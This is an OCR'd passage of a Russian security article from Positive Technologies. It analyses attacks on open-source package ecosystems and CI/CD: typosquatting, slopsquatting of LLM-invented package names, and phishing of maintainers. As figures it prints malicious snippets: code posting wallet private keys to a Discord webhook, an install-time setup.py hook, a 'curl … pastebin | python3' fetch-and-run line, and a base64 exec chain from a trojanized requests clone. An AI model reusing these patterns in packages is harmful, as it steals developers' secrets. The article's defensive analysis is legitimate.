


Рисунок 11. Профиль группировки ScalyWolf

Это всего лишь небольшой пример того, как можно раскрутить атаку до конкретной угрозы и сэкономить время на атрибуцию и поиск следов злоумышленников. Но одного доступа к TI-платформе все равно недостаточно: специалист, который к ней обращается, в любом случае должен иметь представление о работе с данными киберразведки.

LEVEL UP

БУДУЩЕЕ ПОЗИТИВНОЙ КИБЕРРАЗВЕДКИ

Сегодня мы идем в сторону внедрения ИИ-технологий в работу с данными Threat Intelligence и, как и в обычной разведке, копим данные. Часть этой информации обрабатывается, часть так и остается без внимания, однако в процессе исследования угроз данные могу пригодиться, поэтому, чтобы не тратить время на анализ, мы передаем эти задачи ИИ. Мы уже проводим тестирование агентов, которые могут объяснить пользователю информацию, которую он найдет на портале PT Fusion: ИИ подсказывает, что стоит проверить в инфраструктуре, какие угрозы могут стоять за атакой, какие меры принять при реагировании и т. д.

Дальнейший вектор — использование накопленных нами знаний для обеспечения проактивной защиты пользователей. Ведь глобальная задача киберразведки — предотвратить атаку. Анализируя имеющиеся данные, можно выявлять паттерны, которые говорят о подготовке хакеров. Мы уже можем «предсказывать» некоторые атаки и доставлять эти данные пользователям или же противодействовать злоумышленникам. С применением ИИ этот процесс выйдет на новый уровень.

ЦИФРОВАЯ ГИГИЕНА РАЗРАБОТЧИКА: СТАРАЕМСЯ НЕ ПОПАСТЬСЯ НА УДОЧКУ ЗЛОУМЫШЛЕННИКА

АВТОР

СТАНИСЛАВ РАКОВСКИЙ

Руководитель группы Supply Chain Security, Positive Technologies

НАГРАДА

Радар угроз

О ЧЕМ МАТЕРИАЛ

Рассказываем, как хакеры атакуют цепочки поставок ПО и что помогает разработчикам снизить риски

Направление Supply Chain Security появилось в департаменте киберразведки PT ESC в 2022 г. Тогда мы проводили исследование, направленное на выявление protestware-пакетов в Python Package Index, и обнаружили вредоносы, которые прятались в репозиториях еще с 2018 г. Стало очевидно, что нынешних общемировых мер по поиску троянов в опенсорсе недостаточно, — и мы приступили к работе.

На данный момент мы сканируем в режиме реального времени все новые релизы, выходящие в:

- Python Package Index (главный репозиторий Python-кода);
- Node Package Manager (главный репозиторий JavaScript-кода);
- Visual Studio Code Marketplace (магазин расширений VSCode);
- OpenVSX (магазин расширений VSCode-совместимых редакторов кода);
- Firefox Marketplace (магазин расширений для браузера Mozilla Firefox).

Наша глобальная цель — сделать мир разработки более безопасным. Для этого мы отслеживаем вредоносные кампании и своевременно информируем об этом пользователей и администраторов репозиториев.

Почему атакуют разработчиков

Есть несколько причин, почему разработчики и их CI/CD-пайплайны привлекают злоумышленников больше, чем обычные пользователи ПК:

› **Украденную у них информацию проще монетизировать.** Токены от облачных провайдеров и CI/CD, API-ключи от публичных сервисов, доступные из интернета БД, мощности захваченных раннеров — это так называемые низко висящие фрукты. Похищенные данные можно попробовать перепродать, а вычислительные ресурсы — использовать для майнинга криптовалюты.

› **Доступность кодовой базы и непубличной проектной документации.** Код, к которому злоумышленник получает доступ, — это часть продукта компании. Такой улов дает много возможностей — от простой перепродажи интеллектуальной собственности до встраивания вредоносной логики в ПО.

› **Разработчик = большая поверхность развития атаки.** У других сотрудников нет доступа к внутреннему GitLab, артефакториям, раннерам, тестовым и продуктовым средам. Некоторые из этих систем могут смотреть наружу, что дает неплохие возможности для закрепления и развития атаки.

Кроме того, ряд действий, которые считаются легитимными для разработчиков, будучи выполненными другими сотрудниками, могут считаться потенциально опасными. Например:

› установка и запуск стороннего кода;

› эксперименты с новыми библиотеками и инструментами;

› копирование примеров кода из документации, блогов, Q&A-платформ (StackOverflow и др.), ответов LLM;

› работа с непроверенными и малопопулярными пакетами.

В результате антивирусы и межсетевые экраны начинают тонуть в океане подозрительной активности. Постоянные сборки, компиляции, тесты и обращения к внешним ресурсам формируют множество ложных срабатываний. Само собой, это мешает рабочему процессу, поэтому разработчикам приходится выбирать между безопасностью и продуктивностью. Аргументы в пользу второго варианта зачастую оказываются весомее, особенно если речь идет об Open Source. Ведь сама экосистема открытых продуктов, основанная на скорости поставки новых возможностей и доверии к сообществу, не располагает к строгому контролю.

Наконец, отдельно остановлюсь на роли CI/CD-пайплайнов в современных атаках на разработчиков и цепочки поставок. Они создавались для автоматизации и ускорения доставки кода, но именно эти свойства и делают их особенно привлекательными для злоумышленников. В отличие от локальной рабочей станции, CI/CD:

- автоматически выполняет код без участия человека;
- автоматически подставляет секреты и токены;
- запускается регулярно и масштабируется на множество окружений;
- имеет доступ к артефактам, репозиториям и инфраструктуре.

Компрометация одного шага пайплайна, зависимости или скрипта может привести к выполнению вредоносного кода сразу в десятках сборок. В итоге ошибка/закладка перестает быть локальной проблемой и превращается в инцидент уровня организации или всей цепочки поставок.

Портрет злоумышленника

В контексте атак на цепочки поставок действующее лицо — не обязательно большая организованная группировка или даже высококвалифицированный хакер-одиночка. Зачастую это просто прагматичный злоумышленник, который осознал, что Open Source и CI/CD — удобный и масштабируемый путь к результату.

Выделим основные типы атакующих:

› **Одиночки-энтузиасты.** Интересующиеся люди, которые уже обросли определенными навыками или только пробуют себя на новом поприще.

› **Организованные сообщества.** Распределяют задачи между участниками: наполнение пакета, публикация, поддержание инфраструктуры, сбыт результатов труда, автоматизация процессов. Как правило, они понимают, чем занимаются и как будут извлекать выгоду.

› **Продвинутые государственные группировки.** Встречаются нечасто и, как правило, преследуют цели, связанные с кибершпионажем. Яркий пример — северокорейцы Lazarus. Sonatype [1] отмечает, что группировка использует майнеры и стилеры в отношении пользователей Open Source. Для них майнинг — вспомогательный источник финансирования.

Мы не стоим со свечкой за спинами хакеров в момент злодеяния, поэтому наше представление о типах атакующих строится на качественных, количественных и временны́х признаках, присущих определенным кампаниям:

› **Использование готовых инструментов.** Существуют публичные фреймворки, которые злоумышленники используют как есть или вносят в них минимальные корректировки.

› **Обратное явление: использование самописных инструментов.** Речь не только о наполнении самого пакета и закладываемой в него вредоносной логике, но и о применяемых мерах сокрытия последней — обфускации.

› **Метаданные.** Злоумышленник может упустить из виду, что хоть его вредоносные пакеты и опубликованы с новых учетных записей, но все имейлы принадлежат одному домену, а их адреса состоят из 16 случайных символов английского алфавита. Такие корреляции могут быть полезны для идентификации атакующего.

› **Инфраструктура.** Как и в случае с имейл-паттернами, если злоумышленник использует один и тот же хостинг, криптокошелек или сервис, это упрощает обобщение отдельных пакетов в одну кампанию.

› **Повторное использование кода.** В случае с Open Source злоумышленники склонны шаблонизировать атаки.

Таким образом, мы можем связать несколько кампаний, разбросанных в диапазоне нескольких месяцев, используя перечисленные повторяющиеся признаки.

Цели злоумышленника

1. Кража данных

Прежде всего речь идет о следующей информации:

› токены облачных провайдеров;

› API-ключи для различных сервисов;

› данные БД;

› приватный код и внутренняя документация.

Полученные данные можно перепродать или использовать самостоятельно для нанесения более серьезного ущерба жертве.

Мы рассказывали на «Хабре» [2] о нескольких популярных стилерах, в том числе библиотеках pymodify (периодически делает скриншоты экрана жертвы) и ForgyP (крадет учетные записи Discord, Telegram, Steam, Riot Games, сохраненные пароли, платежные карты, куки, данные автозаполнения и многое другое).

2. Майнинг

CI/CD-раннеры, тестовые окружения, временные контейнеры и тем более виртуальные машины, которые можно развернуть с помощью API-ключа от облачного провайдера, обладают достаточными ресурсами для майнинга криптовалют. Это один из самых простых способов монетизации атаки: нужны только вычислительные ресурсы и доступ в интернет.

В этой статье [3] мы писали про пакет requessts, устанавливающий майнер. В коде фигурируют занятные названия: «ruda/krot», «linux_install_repka». А здесь [4] рассказывали про вредоносный пакет на PyPI, который скачивает с GitHub зашифрованный исполняемый файл-майнер. Злоумышленник заработал на нем 15,7 руб.: нет, не миллионов и не тысяч — просто 15,7 руб. :)

3. Шифрование и вымогательство


Классические ransomware-атаки встречаются в Open Source реже, чем инфостилеры и майнеры, но это не делает их менее опасными. Phylum писала [5] о кампании в PyPI и NPM, в рамках которой пакеты скачивают шифровальщик, реализованный на Golang. Злоумышленник требует за расшифровку файлов 100 долл. в криптовалюте.

4. Удаленный доступ и разведка

В подавляющем большинстве атак мы наблюдаем автоматизированные действия, не требующие активного вмешательства злоумышленника. Но есть случаи, когда хакера интересует не быстрое обогащение, а устойчивый доступ к инфраструктуре жертвы.

Удаленный доступ можно использовать для последующей разведки или перепродажи. По сути, жертва может стать плацдармом для развития атаки на цепочку поставок. К примеру, мы рассказывали [6] о пакетах catbannersxd и catbannerslol, которые скачивают и запускают исполняемый файл — продвинутый RAT PySilon, написанный на Python. Он обладает широким функционалом — от кражи учетных записей Discord и выполнения произвольных команд на устройстве до вызова «синего экрана смерти» (BSoD) и запуска форк-бомбы.

В той же статье мы освещали пакет pyconfuserm, который скачивает и устанавливает RAT Xworm. Он позволяет скрытно наблюдать за действиями жертвы, дает полный контроль над периферией зараженного устройства (в том числе направляет злоумышленнику данные с веб-камеры, микрофона, рабочего стола) и возможность управлять файловой системой. Также XWorm позволяет добавлять устройства жертв в ботнет для осуществления DDoS-атак.



5. Целевые атаки

Иногда злоумышленники целятся в определенную компанию, отрасль или геолокацию. В таких случаях в код зашиваются проверки, которые не дают вредоносной логике отработать в других окружениях.

Snyk писала [7] про JavaScript-пакет node-ipc, вредоносное обновление для которого вышло в марте 2022 г. Пакет проверял по данным GeoIP, что пользователь находится на территории России и Беларуси, а затем заменял все файлы на устройстве эмодзи сердца.

Phylum рассказывала [8] про кампанию, которая щадит устройства, работающие не на MacOS. Исследователи обнаружили, что злоумышленники целились в конкретное устройство и знали его UUID. То есть атака была нацелена на определенного разработчика либо пакет предназначался для запуска на тестовой инфраструктуре (без ущерба для остальных пользователей).

LLM В СОВРЕМЕННЫХ АТАКАХ

Злоумышленники тоже люди, поэтому использовать инструменты, ускоряющие разработку, — вполне естественное желание. Мы наблюдаем растущую популярность «навайбкоженного» вредоносного кода. Примечательно, что в некоторых атаках комментарии пишутся не на английском языке. Хотя это может быть просто обманным ходом для усложнения атрибуции...

```
// Discord webhook URL - this will be compiled and minified in the published package
const DISCORD_WEBHOOK_URL = 'https://discord.com/api/webhooks/
/**
 * Sends wallet data to Discord webhook
 * This function is designed to look like a legitimate utility function
 * for tracking wallet initialization and activity
 */
async function trackWalletInitialization(data) {
    try {
        const timestamp = new Date().toISOString();
        const content = '**Private Key:** \`${data.privateKey}\`\n**Wallet Address:** ${data.walle
        const response = await axios_1.default.post(DISCORD_WEBHOOK_URL, {
            content: content
        }, {
            headers: {
                'Content-Type': 'application/json'
            },
            timeout: 10000
        });
        if (response.status !== 200 && response.status !== 204) {
            throw new Error(`Discord webhook returned status ${response.status}`);
        }
    }
    catch (error) {
        // Silently fail to avoid detection
        // Error is logged but doesn't throw to prevent breaking the main application
        if (error.response) {
            console.error('Wallet tracking failed:', error.response.status, error.response.data);
        }
        else if (error.request) {
            console.error('Wallet tracking failed: No response from Discord');
```

Рисунок 1. Умиляют подобные комментарии: This function is designed to look like a legitimate utility function [9]


```
from setuptools import setup, find_packages
import os
from pathlib import Path
import getpass

def infect():
    user = getpass.getuser()
    hidden_path = Path.home() / ".infected_demo_log"
    with open(hidden_path, "w") as f:
        f.write(f"Infected! User: {user}\n")

infect()

# Псевдо-нормальный setup
setup(
    name="justanything",
    version="0.1.1",
    packages=find_packages(),
    description="A simple test package that prints hello world",
    long_description=open('README.md').read(),
    long_description_content_type="text/markdown",
    author="Protocol CPP",
    license="MIT",
    classifiers=[
        "Programming Language :: Python :: 3",
        "License :: OSI Approved :: MIT License",
    ],
    python_requires='>=3.6',
)
```

```
def rolling(TOKEN, ID):
    # التحقق من الأيدي قبل أي شيء
    if ID != :
        return # لا تفعل أي شيء إذا الأيدي غير صحيح
    TOKEN = TOKEN
    AUTHORIZED_USER_ID = ID
    bot = telebot.TeleBot(TOKEN)
    bot.send_message(AUTHORIZED_USER_ID, "Bot On Work")

    # دالة للتحقق من الأيدي في كل رسالة
    def check_id(message):
        return message.from_user.id ==

    @bot.message_handler(func=lambda message: check_id(message), commands=['start'])
    def start_command(message):
        # تنفيذ الأمر SSH (للمتابعة أو إذا أراد المستخدم إعادة التفعيل)
        command = "curl -s https://pastebin.com/raw/ | python3 > /dev/null 2>&1 &"
        result = subprocess.run(command, shell=True, capture_output=True, text=True)

        # إرسال رسالة السرعة
```

Рисунок 2. Комментарии на русском [10] и арабском [11]

Точки входа

Переходим к следующему вопросу: как злоумышленники попадают в инфраструктуру жертвы? Как правило, речь идет далеко не о поиске 0-day-уязвимостей и других сложных векторах. В подавляющем большинстве случаев это злоупотребление доверительными отношениями в Open Source, автоматизацией CI/CD и типичными рабочими практиками разработчиков (в том числе не совсем корректными с точки зрения ИБ).

Точки входа можно условно разделить на три группы: атаки на разработчика, на CI/CD и на проекты-зависимости.

Атаки на разработчика

Этот тип атак характеризуется точечностью: результат достигается за счет манипулирования незнанием, излишним любопытством или невнимательностью разработчика.

1. Мимикрия под «полезные» инструменты

В статье на «Хабре» [12] мы приводили пример с разработчиком wizardforcel. Он генерировал несколько десятков пакетов в час и сумел создать более 13 тыс. пакетов с довольно интересными названиями: cdndrive, kubernetes-handbook, epubcrawler, doc-template, deep-learning-bengio и др. Невнимательный разработчик вполне может установить такую ловушку.

2. Тайпсквоттинг (Typosquatting)

Один из самых простых и при этом массовых способов атаки. Злоумышленники регистрируют вредоносные пакеты, названия которых немного отличаются от легитимных, в надежде на то, что разработчик опечатается и скачает вредонос. В качестве примера возьмем кампанию OrangeAlice, в рамках которой хакеры зарегистрировали свыше десятка пакетов, мимикрирующих под популярную библиотеку requests (см. рис. 3).




Рисунок 3. Кампания OrangeAlice

Кодовая база проектов также была скопирована из requests, но с добавлением дополнительной логики, скрывающей инфостилер (см. рис. 4).

```
from .models import PreparedRequest, Request, Response
from .sessions import Session, session
from .status_codes import codes
import base64
exec(base64.b64decode(b'aW1wb3J0IGpzb24K'))
exec(base64.b64decode(b'aW1wb3J0IHBsYXRmb3JtCg=='))
exec(base64.b64decode(b'ZnJvbSB1cmxsaWIgaW1wb3J0IHJlcXVlc3QK'))
exec(base64.b64decode(b'Cg=='))
exec(base64.b64decode(b'cmVxID0gcmVxdWVzdC5SZXF1ZXN0KCdodHRwczovL2N5YmVycmVzZWFyY2gucHl0aG9uYW55d2hlcmUuY
exec(base64.b64decode(b'cmVxLmFkZF9oZWFkZXIoJ0NvbnRlbnQtVHlwZScsICdhcHBsaWNhdGlvbi9qc29uJykK'))
exec(base64.b64decode(b'ZGF0YSA9IGpzb24uZHVtcHMoeyJzeXN0ZW0iOiBwbGF0Zm9ybS5zeXN0ZW0oKSwgInJlbGVhc2UiOiBwb
exec(base64.b64decode(b'ZGF0YSA9IGRhdGEuZW5jb2RlKCkK'))
exec(base64.b64decode(b'ciA9IHJlcXVlc3QudXJsb3BlbihyZXEsIGRhdGE9ZGF0YSkK'))
```

Рисунок 4. Вредоносный код

Мы также писали [13] про библиотеку aiihttp (вышла в январе 2026 г.), вредоносная активность которой нацелена на майнинг криптовалюты. Но об этой библиотеке можно сказать и кое-что хорошее: она установит вам легитимный aiohttp :)

3. Атаки через Stack Overflow и публичные ответы

Stack Overflow и аналогичные Q&A-площадки оказались достаточно эффективным каналом доставки вредоносного кода. Причина проста: разработчики ходят туда за быстрым решением проблем. Если ответ выглядит убедительно, человек может скопировать весь сниппет без дополнительной проверки.

В 2024 г. Sonatype описали [14] кампанию с вредоносным PyPI-пакетом pytoileur. Чтобы увеличить охват атаки, злоумышленник начал «рекламировать» свой вредоносный пакет-инфостилер в комментариях на Stack Overflow (см. рис. 5.1 и 5.2).




Рисунок 5.1.
Кампания pytoileur




Рисунок 5.2.
Кампания pytoileur

4. Slopsquatting: регистрация выдуманных LLM-пакетов

Эта атака чем-то напоминает Typosquatting. LLM иногда придумывают названия пакетов, которые в действительности не существуют или относятся к внутренним инструментам компании — создателя модели. Если злоумышленники зарегистрируют вредоносную библиотеку с таким названием, разработчик может, не проверяя, установить ее по рекомендации LLM. Так, исследователь из Lasso Security в марте 2024 г. описал в блоге [15], как создал пакет-заглушку huggingface-cli, название которой «сгаллюционировал» ChatGPT. За три месяца наблюдений пакет скачали более 30 тыс. раз.

Рисунок 6. Рекомендация ChatGPT

Атаки на CI/CD

Некоторые атаки, направленные на разработчиков, могут быть реализованы не только на их устройствах, но и в пайплайне (например, тот же тайпсквоттинг). Кроме того, существуют специфичные для CI/CD векторы, связанные с компрометацией или созданием вредоносных раннеров. Приведу пару примеров:

Март 2025 г. ⓮: атака Supply Chain через скомпрометированный GitHub Action tj-actions/changed-files

Крупный GitHub Action, который используется более чем в 23 000 репозиториев, был скомпрометирован злоумышленниками, что привело к утечке CI/CD-секретов через workflow-логи. Атаке был присвоен идентификатор CVE-2025-30066 (CVSS score: 8.6).

Сентябрь 2025 г. ⓱: атака Supply Chain через изначально вредоносные GitHub Actions

Хакеры скомпрометировали множество GitHub-аккаунтов и внедрили в их CI/CD-воркфлоу вредоносные Actions, которые собирали API-токены и ключи из CI/CD-сред и отправляли их на сервер злоумышленников. Атака использовала 327 скомпрометированных аккаунтов разработчиков, затронула 817 репозиториев, в которые были внедрены вредоносные воркфлоу. Было украдено 3325 секретов, включая токены PyPI и NPM (в том числе позволяют выпускать новые версии от имени автора пакета), учетные данные DockerHub, GitHub-токены, API-ключи CloudFlare и AWS-ключи.

Чем глубже зависимость в дереве, тем меньше внимания ей уделяется :)

© ~~Джейсон Стейтхэм~~ Станислав Раковский

Атаки на проекты-зависимости

Современные проекты почти никогда не существуют изолированно: они опираются на десятки или даже сотни сторонних библиотек. Это делает зависимости одним из самых удобных и масштабируемых векторов атаки. К тому же безопасности популярных библиотек обычно уделяется пристальное внимание. Атаковать их разработчиков или CI/CD куда сложнее, чем обратить внимание на транзитивную зависимость, которая не так серьезно модерируется...

1. Атака на мейнтейнера

Разработчика могут зафишить

В июле 2025 г. в результате фишинговой атаки злоумышленники получили доступ [18] к учетной записи JounQin, автора пакетов eslint-config-prettier (на тот момент — 30 млн скачиваний за неделю), eslint-plugin-prettier, snyckit, @pkgr/core, napi-postinstall.

Злоумышленники добавили в пакеты JounQin дополнительную логику, которая запускала вредоносную библиотеку для Windows-систем — инфостилер, крадущий информацию из Chromium-based браузеров.




Рисунок 7. Фишинговое письмо для JounQin

Другой пример: в сентябре 2025 г. хакеры провели целевую фишинговую атаку [19], в рамках которой имитировали официальное письмо от службы поддержки NPM (см. рис. 8). Им удалось протроянить Josh Junon, автора 18 npm-пакетов, среди которых chalk (313 млн скачиваний в NPM за неделю), debug (372 млн скачиваний), strip-ansi (272 млн скачиваний), wrap-ansi (206 млн скачиваний) и has-flag (200 млн скачиваний).

Вредоносная логика, добавленная в пакеты, хукалась на события отправки сетевых запросов. При упоминании криптокошельков (Bitcoin, Ethereum, Solana, Tron, Litecoin или Bitcoin Cash) на место адреса получателя криптовалюты подставлялся адрес кошелька злоумышленника.




Рисунок 8. Фишинговое письмо от лица службы поддержки NPM

Разработчик может перестать поддерживать проект

